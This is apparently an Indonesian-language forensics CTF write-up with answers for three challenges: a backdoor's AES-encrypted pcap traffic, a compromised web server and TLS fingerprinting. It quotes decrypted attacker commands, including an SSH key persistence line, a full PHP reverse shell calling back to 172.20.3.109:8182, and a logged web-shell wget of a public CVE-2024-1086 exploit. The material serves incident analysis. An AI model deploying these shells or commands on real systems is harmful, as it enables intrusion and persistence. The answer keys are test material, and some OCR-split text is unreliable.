7      if ( connect(fd, &addr, 0x10u) >= 0 )
8      {
9        while ( 1 )
0        {
```

Ans: 192.168.233.129

6. Specify the target's IP address! (Format: IP address, e.g., 8.8.8.8)

Di pcap, yang mendownload zip ini berasal dari ip 192.168.233.135

34	15.477172058	192.168.233.135	192.168.233.129	HTTP	216 GET /apt_config.conf HTTP/1.1

Ans: 192.168.233.135

7. Specify the name of the backdoor file used by the threat actor! (Format: text, e.g., b374k)

File yang di zip tadi
Ans: deeprootaccess

8. Specify the encryption key used by the backdoor! (Format: key encryption, e.g., 2024)

Didapati variable key adalah 01234567890123456789012345678901

```
.data:0000000000004100                  public key
.data:0000000000004100 key              db  30h ; 0
.data:0000000000004100
.data:0000000000004101                  db  31h ; 1
.data:0000000000004102                  db  32h ; 2
.data:0000000000004103                  db  33h ; 3
.data:0000000000004104                  db  34h ; 4
.data:0000000000004105                  db  35h ; 5
.data:0000000000004106                  db  36h ; 6
.data:0000000000004107                  db  37h ; 7
.data:0000000000004108                  db  38h ; 8
.data:0000000000004109                  db  39h ; 9
.data:000000000000410A                  db  30h ; 0
.data:000000000000410B                  db  31h ; 1
.data:000000000000410C                  db  32h ; 2
.data:000000000000410D                  db  33h ; 3
.data:000000000000410E                  db  34h ; 4
.data:000000000000410F                  db  35h ; 5
.data:0000000000004110                  db  36h ; 6
.data:0000000000004111                  db  37h ; 7
.data:0000000000004112                  db  38h ; 8
.data:0000000000004113                  db  39h ; 9
.data:0000000000004114                  db  30h ; 0
.data:0000000000004115                  db  31h ; 1
.data:0000000000004116                  db  32h ; 2
.data:0000000000004117                  db  33h ; 3
.data:0000000000004118                  db  34h ; 4
.data:0000000000004119                  db  35h ; 5
.data:000000000000411A                  db  36h ; 6
.data:000000000000411B                  db  37h ; 7
.data:000000000000411C                  db  38h ; 8
.data:000000000000411D                  db  39h ; 9
.data:000000000000411E                  db  30h ; 0
.data:000000000000411F                  db  31h ; 1
```

Ans: 01234567890123456789012345678901

9. The threat actor executed an operating system command, what was the first command executed? (Format: command line, e.g., cat /etc/passwd)

Pertama kita harus extract dulu semua komunikasi yang terenkripsi AES ini lalu kita decrypt, karena skill issue jadinya saya copy copy manual dari wireshark

```
from Crypto.Cipher import AES
```

```
msgs = ["6b0b41ba1785e4ffcbc3bf5096b9a09c",
"51bd9ba788c6201d1d29e942b844017d067a970543c66a7c54615347f8abe41bfc586b37a
0df82dee00fc47424205020705869b817051c61ac134cf3d3e487ae57fe8f22df9ab30022a
8d41d5d32f940954e55ff98302a5aab13a0cca7fd025a7aff52bf4584a0d8cfd7fe618587a
5a1e8225c340657cb7b4fed98591eeba4e81f079c0a1d9b795f52c029ce310ba20587c0a4a
8857ff860302004cfa51f57453cf1aa112ea9235e0b6202249a24bc2a",
        "488484244d57d8b532dcf5efc526b115",
"066df5f77d3113042788a86c42243267694038e6052bde7e6d3152a0d236155eeedd5c0ef
626b422bc6ebee9c6bb678bbe8ae0cfd3f9bb7371fa0c02b4738580c8acc72b646edc321ec
43f7a53a0610697f3085072a5699059ba3643a9a8e0d507489a120fc1c0c4f5f42a7b2dbd3
2383e8652c0f2641df7e3bdb3c43b4aa9ce219c3a38f115815b5f3a022a5b76955642578bc
adef0503ab52cad12e2507f6e87647db4c8e68d17eb9c18a3fb694b4c55e2858c9064b557b
936bea35767dda086efb7b05b415822f4500d455ba0c7b724ea657b68006d55b2b161ec986
a5aa1b8c7daefaaa93d7a7c8ee260550e6ad73593ca97f5515077bd3a4c1f717ba3231784a
b9468863cd548e5455a92e3b71ac2989cc772d330384346ad3ce278a9188c968ed3e11d11b
b912fcaa21a1fc839566f1b2cc59195530c76e3b3727f2549e04bc5e7618f4f2f60895cad3
6250338f1c56cc430f82d937d935ffa7df68943e7e0ac4d4d37d22555a18a06ced8788f3da
06ab9697b7fef6dd7ed98e13da9c21a451247f9c59a6c745fb8d6cc6278c1f4246fd4df846
78cb7d721750ff522ad7b07cff35b8cdc8bf65fee194e69c37f67bf06212174cdc13aa95a8
908634a0df2403a8755de9df7ddd5f27e318d3b28",

"f1d091594ee6253050651b1aac4b5b2badade4659702d8eaad21796e694aab71",
"ac99cb927d92eeeef20597584da94a6916f30fa21c41d7920296a09f72ed5f89f33ff1678
e76bc90560ea94c1e503c0f5fefe6bb32af6586ec3cc713f26818587023776cf7d66386e13
de0dc59b520fae58c7653ab7210575ac164081b443d53e0eb6e69752bff7ab9557fe1ea692
b22eda64b696dbd50e2304355cdc6e3a3d56b256ff6c2fc2d0343037e41ff29663a3064785
96eebb4561e716b0b7fe4d5395d26f9120ca9e9749d0c140f2cdb54731ae9baafd3bf1d96c
b532e1b33f5a96a20eee6ab1c34549d17cfc681c3556626",

"e49a8c4dad8dca2686cbcc28368e2a0096d4124e8fe299022434a232b6bb5e1f14a8773be
d95a0d1718df679f78eb7350e36dba36c2aacbfd36b3e419a27c20102c1e1fa0304f440f75
e558fc1cdba2213164775881e511a2179aa8d3bae47da953c9a2c33ec9606f951a334d2ca0
93ee464ef366ffbc90f05c3d1351a0202bd", "fe70d794c7d7f339695d22a71db46edf"

"b7d22f0906fbbf109631edffbc143f0d9e7fa02ab4799414a789f4d2106a199f",
"5ae8042e1560ff9aa820191f9d32c7b8c6086ccf85c292d8ee26b87d5022a3026fe9104be
c13f25bfec8b2400c50205685c96a982bd5cc5483919fb82b193a40f36e823e25323a30b3c
3627c81e74f1a40ceaaca1d6e9e5e6c102845a5643bbf6fdaef0cf74591be415b4628ede70
91784e1828b2092a04848b3cc84047a8ebb63edbf646c5ff83069d38574662b1ef67148025
581187140e185830b8dc11d4fa8b09dc3c4cc66887cd7d27f803b63158f0d382c121c760df
```

```
90a5bf78c5c694b4d16b5e5c9615acd5409233af33f2fd3484466b8d7a662aeeefc9e715ee
9eefff9e89ef51147f9035de0420812ec134ec3fb4211ffe397005e6ce0960914442ac6469
29cbfef56baaa7dab9fe75f0c1ba15f9f6b1f216ee5d7668b385ecdfe634cc7b834894e216
728b92ae580f5d1984392f094fd086d4df9797f6a0df9fca571dbea32d8615c4301e33723e
a2d89d164caea8127f560b96093030a04baca249a72592c66ced843311a816d33dda3d6eb8
35ac6defdf1102aaebcdd9d779d1d6b08a9daf8cc61c3b2611feddc1f009753a5f36863d15
0c25155b874f24563a0b3ce07b36e39e062ae0c16d1fac62e682a4e0b29944ee54b7339cf8
ddb25661fa4af0106b1a7c722f5ccac2b4985c38a6b3a31475b55b531576e26a35f332d187
3c487b8fa57bb0e6b0ad139073eae03803fdcf987912eedfe82d32f1eb920371a55631410a
563937a06670419b42a320a163207feaea371619ad3b871ef71d7646d726ff112119fbc63f
b214576eaf4567318e8ca64564ca6a5f136e39cafc426688458d5a3ddf18c43b5b403e883d
7a687c4d0edf9e5f8225b5a75efa8d67ca300883be82ed11872bd75e17b2af622626a8a7d2
4962646c398fa39a91448734888e0c17ab156c444da9a2d22ff2f0076b5d32b603c23ec57e
fb2c764b87ecb",
        "d5f7c611dc2514fcd2d8684eb6516546",
"30f54f849b280cc39b296d3f6962f7eb586a636825ea40e48e41441ebd4adc6f49ed245fd
e0af87352d869a5a624dfd0500479953bcf6e59cf0d3ba32a3593d6fe6823d2ce267f7635d
120e718127421969b02b7f28c6b6d9ca77fc9703f6f4fd91c20aa47779974d2337d9f427f7
ba0fdf9734559900b2da476e5ebe24d8b4367a878594f735be3ee9954ddcc567a138a9fb8a
b1d5f46c8ac2b7fc165f0ee87e7c25bcb268d5aa4f94b295c92fb9892b64a8e893101fdfb8
152d40b6018e08d89ce47549a063940b3110b71197a6ecbc467cb97a04bb55f472b161fc75
35faba5f454d360cdc89d8b7683b5a9b7539d4735cdc23b9f657936fca659d952a57baf24b
62655f2f64519e73deaba94bee6c9746226c3b40b6ae8b615c4203539f885b4813ba852895
fce7ec7a35c8cea5af1634352a7a19080d4e8f4c0fc3c24379e5a7988217bdd905059ac7cb
73a20562154ae77bf0bb665092ae63f2d9fc77d34cb3b543fcac801c4ae9eb7e71ccfb60da
f18ba83e9ddd7ee2b3659a2e0318f205d42600b2001802452a5d3c3625474f2b62d07d7b12
4080997ab4967e8607c4e08261ba3a83618e670eda8aa3114811cc1310a9fd54ebe2a02d74
070d15a87bcf59fb5e10707686a822426b7e1477c2a2cdd95136a9c5e53f7d4a73cabde93b
6a0ba8cba66281578b538dc794ae73ff6242ba4589e24970e57606457749c6a466b9bfa648
53d02d15d9422e33a1aaae8bbae6688779e57222ce2f2f363ae77301d02138fa60f73bddb3
93be29e2d27cb9abf8bd7c4e0627cd4371634a7ea76858efa517111e6a53bcff40a8ffaec5
4d133da3c3a74de245eec76f423ff5c586ba1d638a82b061f95b7deceb895f7af0fb30bf19
8e80ae4da5df4d1a286176576a0a7f3381159f51ff6c88d4d9b6e97e60d851eb7afea83393
08e624f768c02f38f99a99985c69e0b6ef4b936cb1b9fd7b4ab6d80def09da94a09c27e353
ad9f45ab002da3c8e54f982dcf0918c0d6531fa84ad4325f9ff6a8fabb75f54e9b99a1cc23
61b7fb88169e1cd4ff0e9bc63cde24ab210574338d842c12f18d7645112df9b6f8f291749e
d8daf5b2951bc5ba96b6a7350e78b1227f96794689c3a692de7553d846f93eef41af2a2a77
9368741b180df8e4e963aeec091afcb3bef25e77a75900d0f82651811f38b1fee0c16802a7
0df62a63b49565ab1af1bdcf2fd7d2f734036f28e9c3692677b90e46ce1df04d96d6e4c9c2
4078e3f457197965572be222811009d6ada386c422f0e847c0b0f1357215019281cb170eef
```

```
7017cf6b75de06034aaf4852b29c8d73a7c22be7a5997988f9f9555f907b1f501dd27ea7e1
c6230ffb89e1afefe3e7e96458d7b46984a8c14f1f9d45a71595edd1b9f88001f5d634cf6d
3874ab1a3945d762be49de47d165dab0ed7f4b398a260f37fc14080cbdde6a5db629eef671
60c235641e9874aec44dc4209e52645fdab372053048f9bcb777880695f22eb2db87de1dae
9b754f197f3740c676ad31db09102887bb155404a5a2a34fdc36941b3ae793bb37a04e9453
60e379dfd8ebf5918ac8aebe507145df14d24e6a2d3296051d6d6ca5f307df31ac518962e4
c8e8b3eb668e6c277ef2f1ef82dc204da39962579ebd9c7305fee4a76108862968e5efcc9b
10b4a1df2d954df7613c89db5ab2d6ce5a02a618c1b4fdbd7cbed8838c233d407538dc8de0
8c548a2be9244bae02eb40997cdf44ee5b16ddcc73d3c14afeac8a4fda57437fc6b16466e9
a27adf438ddd0094e9ac7fb279e7867da7d66f228ad32e24f826467c42e8d79e690e9e73f1
8023ec362a3797c160022d9f10e3d713b4cff0a03c0ad32aab10be4a4e1cd98a1bb10f0d26
1d2dfd8b666f541a0216ff3dda6920291fde32607db8fb43dc33bff7234d0d4755b907fc3c
c214fce52b403a4c0245f6295d7bc57171ff9e4a2db0c11a809e3b7bf80a59e1dded76bbb0
7818834018c002f774c349c3054225584025cf9ce85783c92b00e4b5ed75ff5845c465edc5
803cf5f75f6491f088fc4cfcfaecbec030113394c8fac801a5d643c854184246cf077ef73d
9661b788085d064be1bbe92a3b528feea23e61331aa2adbe8ac323564ee3269cbae324b900
7226a8fe76d894c4427bd516af1f679b646abc7a46757fab3e5276c267edd92491120e3afc
2607d62ae0ab724d88d0b16976e25e5a94e2768ae834977c5b1097efa468f5882bfd483c64
3f28f4fcfdc8eb9f205"

"299af743ece9afc9243f47a7fc19d29ce555404f3b13347282ddcdca5ebbf83c",
"fe70d794c7d7f339695d22a71db46edf",
        "56670c02e6cbfd270ca91620463d7d4a",
"d8afe7054d98b0a99d5410fc764932dc9cc3f0df382aebedbf6c1e5120d6994f809364458
290b69d7e9edb72f1904206f67f3ed0300e48c5894ac9d9b72cdba803183afd819b6dc1beb
e2d7331c1e68618423a172416440fa6c2be041a0692e3a38241524e9fec4b53fcc5d6c3326
a33951a66f16a5b38de6cf12f92d2871a8dbe9df42344d9bed5f98ad479d6ca81831dc4506
254cb2b21e20ffccda897327f",
        "5f018bdea1d95cdd03654729fabccad8"
        ]
for i in msgs:
    c = AES.new(b"01234567890123456789012345678901", AES.MODE_CBC,
b"0123456789012345")
    # print(i)
    print("----------------------------------")
    print("----------------------------------")
    print("----------------------------------")
    print(i)
    try:
        try:
```

```
            print(c.decrypt(bytes.fromhex(i)).decode())
        except:
            c = AES.new(b"01234567890123456789012345678901", AES.MODE_CBC,
b"0123456789012345")
            print(c.decrypt(bytes.fromhex(i)))
    except:
        print(c.decrypt(bytes.fromhex(i)))
```

Didapati command pertama id && uname -a

```
└─$ python3 solp.py
----------------------------------
----------------------------------
----------------------------------
6b0b41ba1785e4ffcbc3bf5096b9a09c
id && uname -a
----------------------------------
----------------------------------
```

Ans: id && uname -a

10. Specify the system's response to the command (specify the second line only)! (Format: text, e.g., bin:x:1:1:bin:/bin:/usr/sbin/nologin)

```
----------------------------------
51bd9ba788c6201d1d29e942b844017d067a970543c66a7c54615347f8abe41bfc586b37a0df82dee00fc47424205020705869b817051c61ac134cf3d3e487ae57fe
32f940954e55ff98302a5aab13a0cca7fd025a7aff52bf4584a0d8cfd7fe618587a5a1e8225c340657cb7b4fed98591eeba4e81f079c0a1d9b795f52c029ce310ba2
04cfa51f57453cf1aa112ea9235e0b6202249a24bc2a
uid=0(root) gid=0(root) groups=0(root)
Linux ruddy-dev 6.5.0-45-generic #45~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Mon Jul 15 16:40:02 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
```

Ans: Linux ruddy-dev 6.5.0-45-generic #45~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Mon Jul 15 16:40:02 UTC 2 x86_64 x86_64 x86_64 GNU/Linux


11. The threat actor executed a command to add access for future use, specify the executed command! (Format: command line, e.g.,)

Didapati threat actor menambahkan public keynya sendiri ke id_rsa.pub untuk login via ssh kedepannya


```
----------------------------------
----------------------------------
e49a8c4dad8dca2686cbcc28368e2a0096d4124e8fe299022434a232b6bb5e1f14a8773bed95a0d1718df679f78eb7350e36dba36c2aacbfd36b3e419a27c2
cdba2213164775881e511a2179aa8d3bae47da953c9a2c33ec9606f951a334d2ca093ee464ef366ffbc90f05c3d1351a0202bd
echo "ssh-ed3117 AAAAC3NzaC1lZDI1NTE5AAAAIIdYbQZuJXm2YxuTBYJZcJDAEu4gBXCv07ttVq6hzmY9 kali@kali" >> /root/.ssh/id_rsa.pub
----------------------------------
```

Ans: echo "ssh-ed3117 AAAAC3NzaC1lZDI1NTE5AAAAIIdYbQZuJXm2YxuTBYJZcJDAEu4gBXCv07ttVq6hzmY9 kali@kali" >> /root/.ssh/id_rsa.pub

12. Some important data was extracted, specify the users whose data was exposed! (Format: user1, user2, e.g., alice,bob)



Terlihat /etc/shadow dibaca




Didapati ada 2 hash yang di leak, ruddy dan karen-dev

Ans: ruddy,karen-dev

13. What was the last command executed by the backdoor? (Format: command line, e.g., pwd)

Command terakhir adalah exit



Ans: exit

Piece of Kit

1. Specify the IP address of the threat actor who performed the user addition activity! (Format: IP address,IP address, e.g., 8.8.8.8,9.9.9.9)

Dilihat di access.log, yang mengeksekusi revshell menggunakan IP 192.168.233.42

```
192.168.233.42 - - [02/Aug/2024:13:21:17 +0000] "GET /uploads/revshell.php
HTTP/1.1" 200 230 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36"
```

Tapi di auth.log yang connect adalah 172.20.3.109

```
Aug  2 13:24:20 dev-server sshd[2265]: Accepted password for dev-hidc2024
from 172.20.3.109 port 52646 ssh2
```

Ans: 192.168.233.42,172.20.3.109

2. Specify the port used by the threat actor for the malicious activity! (Format: port, e.g., 80)

Kita bisa melihat di access.log bahwa revshell.php nya diupload dengan hex dan memiliki banyak part, ketika kita sambung dan decode, didapati script berikut

```php
<?php

    // AUTHOR: EVAN STELLA

    // CHANGE THE FOLLOWING PARAMS AS NEEDED:
    //-----------------------------------------------------------------
    $addr = '172.20.3.109';   # shell destination (loopback for testing)
    $port = 8182;           # shell destination port
    $timeout = 20.0;        # connection timeout time (seconds):
    $shell = '/bin/sh -i'; # shell to run
    //-----------------------------------------------------------------


    // open a socket to connect to host
    $socket = fsockopen($addr, $port, $errno, $errstr, $timeout);


    // check if connection successful
    if (!$socket)
    {
        exit("UNABLE TO CONNECT TO HOST\n");
    }
```

```php
// notify host
fwrite($socket, "[+] CONNECTION ESTABLISHED\n");


// set socket to non-blocking
stream_set_blocking($socket  , FALSE);


// file descriptors
$descriptorspec = array
(
    0 => array( "pipe", "r" ),  #stdin
    1 => array( "pipe", "w" ),  #stdout
    2 => array( "pipe", "w" )   #stderr
);

fwrite($socket, "[*] ATTEMPTING TO SPAWN SHELL\n");

// get a shell
$process = proc_open($shell, $descriptorspec, $pipes);


// make sure we have a shell
if ( !is_resource($process) )
{
    fwrite($socket, "[-] FAILED TO SPAWN A SHELL ON TARGET\n");
    exit("FAILED TO SPAWN SHELL\n");
}

// notify host
fwrite($socket, "[+] SHELL SPAWNED SUCCESSFULLY\n");


// set data streams to non-blocking so they
// don't wait for data when being read
stream_set_blocking($pipes[0], FALSE);
stream_set_blocking($pipes[1], FALSE);
stream_set_blocking($pipes[2], FALSE);
```

```
    //attempt to stablize shell
    fwrite($socket, "[*] ATTEMPTING TO STABILIZE SHELL\n");

    if ( cmdExists("python") && cmdExists("bash") )
    {
        fwrite($pipes[0], "python -c 'import pty;
pty.spawn(\"/bin/bash\")'");
        fwrite($socket, "[+] SHELL STABILIZED :: HIT 'ENTER'\n");
    }
    elseif ( cmdExists("python3") && cmdExists("bash") )
    {
        fwrite($pipes[0], "py
...
...
```

Didapat portnya 8182
Ans: 8182

3. The threat actor exploited the system, specify the CVE used! (Format: CVE, e.g., CVE-2008-4250)


Di access.log ada command wget ke sebuah github PoC CVE

```
192.168.233.42 - - [02/Aug/2024:12:58:22 +0000] "GET
/uploads/test.php?cmd=wget%20https://github.com/Notselwyn/CVE-2024-108
6/releases/download/v1.0.0/exploit HTTP/1.1" 200 339 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/127.0.0.0 Safari/537.36"
```

Ans: CVE-2024-1086

4. Specify the key of the backdoor used by the threat actor (Format: text, e.g., password)

Kali ini kita harus kumpulkan semua hexnya untuk rootkit.zip lalu kita unzip, didapati file backdoor.c dimana terdapat key



Ans: HIDC2024-Merdeka

5. Upon further analysis, the threat actor executed a command to deploy the rootkit. Specify the full command executed by the threat actor! (Format: command line with parameter, e.g., nc.exe 192.168.1.0 -v -n 8080)

Ada di access.log

```
192.168.233.42 - - [02/Aug/2024:13:01:31 +0000] "GET
/uploads/test.php?cmd=python3%20aduh.py%20-f%20rootkit.zip%20-n%2030
HTTP/1.1" 200 372 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36"
```

Ans: python3 aduh.py -f rootkit.zip -n 30

6. The threat actor also executed a command to deploy the shell backdoor. Specify the full command executed by the threat actor! (Format: command line with parameter, e.g., nc.exe 192.168.1.0 -v -n 8080)

```
192.168.233.42 - - [02/Aug/2024:13:01:13 +0000] "GET
/uploads/test.php?cmd=python3%20aduh.py%20-f%20revshell.php%20-n%203
HTTP/1.1" 200 339 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36"
```

Ans: python3 aduh.py -f revshell.php -n 3

7. When was the exploit process executed by the threat actor? (Format: epoch time, e.g., 1723860000)

Di syslog terdapat log berikut, tinggal convert tanggal dan jam nya ke epoch

```
Aug  2 13:22:29 dev-server kernel: [   84.083837] process 'exploit'
launched '/dev/fd/14' with NULL argv: empty string added
```

Ans: 1722579749

8. When was the rootkit program executed by the threat actor? (Format: epoch time, e.g., 1723860000)

Diujung syslog didapati file berikut, tinggal convert tanggal dan jam nya ke epoch

```
Aug  2 13:35:34 dev-server kernel: [  328.418879] rootkit: loading
out-of-tree module taints kernel.
```

Ans: 1722580534

9. Specify the user added by the threat actor! (Format: text, e.g., john)

auth.log

```
Aug  2 13:22:35 dev-server groupadd[2232]: group added to /etc/group:
name=dev-hidc2024, GID=1001
Aug  2 13:22:35 dev-server groupadd[2232]: group added to /etc/gshadow:
name=dev-hidc2024
Aug  2 13:22:35 dev-server groupadd[2232]: new group: name=dev-hidc2024,
GID=1001
Aug  2 13:22:35 dev-server useradd[2238]: new user: name=dev-hidc2024,
UID=1001, GID=1001, home=/home/dev-hidc2024, shell=/bin/bash,
from=/dev/pts/1
```

Ans: dev-hidc2024

10. Specify the name of the backdoor generated by the installed rootkit on the system! (Format: text, e.g., backorifice2000)

Di rootkit.c dari rootkit.zip tadi

```
#include <linux/dirent.h>

#define SHELL "/bin/rootk_backdoor"

MODULE_LICENSE("GPL");
```

Ans: rootk_backdoor

11. The threat actor accessed the system using a service, specify the service used (Format: text, e.g., http)

auth.log


```
Aug  2 13:27:10 dev-server sshd[1050]: Accepted password for dev-hidc2024
from 172.20.3.109 port 52572 ssh2
```

Ans: ssh

Chronos

1. What is the domain address called by the victim using the TLS protocol? (Format: www.google.com)


Dapat dilihat di pcapnya ini domain pertama yang dikontak dengan TLS



Ans: www.duelmener-naturtrailpark.org

2. Write the JA3 hash generated by that domain! (Format: ja3 hash, e.g. 456b7016a916a4b178dd72b947c152b7)


Dapat dilihat di request client hello tadi



Ans: 25e041349bc31b505ee8d91480cc0df5

3. Write the JARM fingerprint generated by that domain! (Format: JARM fingerprint, e.g. 27d27d27d3fd27d1dc41d41d000000937221baefa0b90420c8e8e41903f1d5)


Disini saya menggunakan tools https://github.com/salesforce/jarm



Ans: 15d3fd16d29d29d00042d43d000000f6a76359d2423084924eaeb5187f1701


4. Mention the User-Agent used by the victim to download the malware! (Format: User-Agent, e.g. Mozilla / 5.0 (X11; Linux x86_64))

Saat export http object, didapati file roamingkiller.zip yang ternyata malware



4760	5.181.159.76	text/xml	681 bytes	roamingkiller.zip
6970	5.181.159.76	application/zip	2027 kB	roamingkiller.zip
6978	5.181.159.76	text/plain	18 bytes	roamingkiller.msi
6985	5.181.159.76	text/plain	18 bytes	roamingkiller.msi
6992	5.181.159.76	text/xml	681 bytes	roamingkiller.zip
6999	5.181.159.76	text/plain	18 bytes	roamingkiller.msi
7006	5.181.159.76	text/xml	681 bytes	roamingkiller.zip
7013	strongdomainsercgerhhost.com:443	application/octet-stream	388 bytes	\

Tinggal kita cek headernya



```
Frame 6990: 242 bytes on wire (1936 bits), 242 bytes captured (1936 bits)
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:
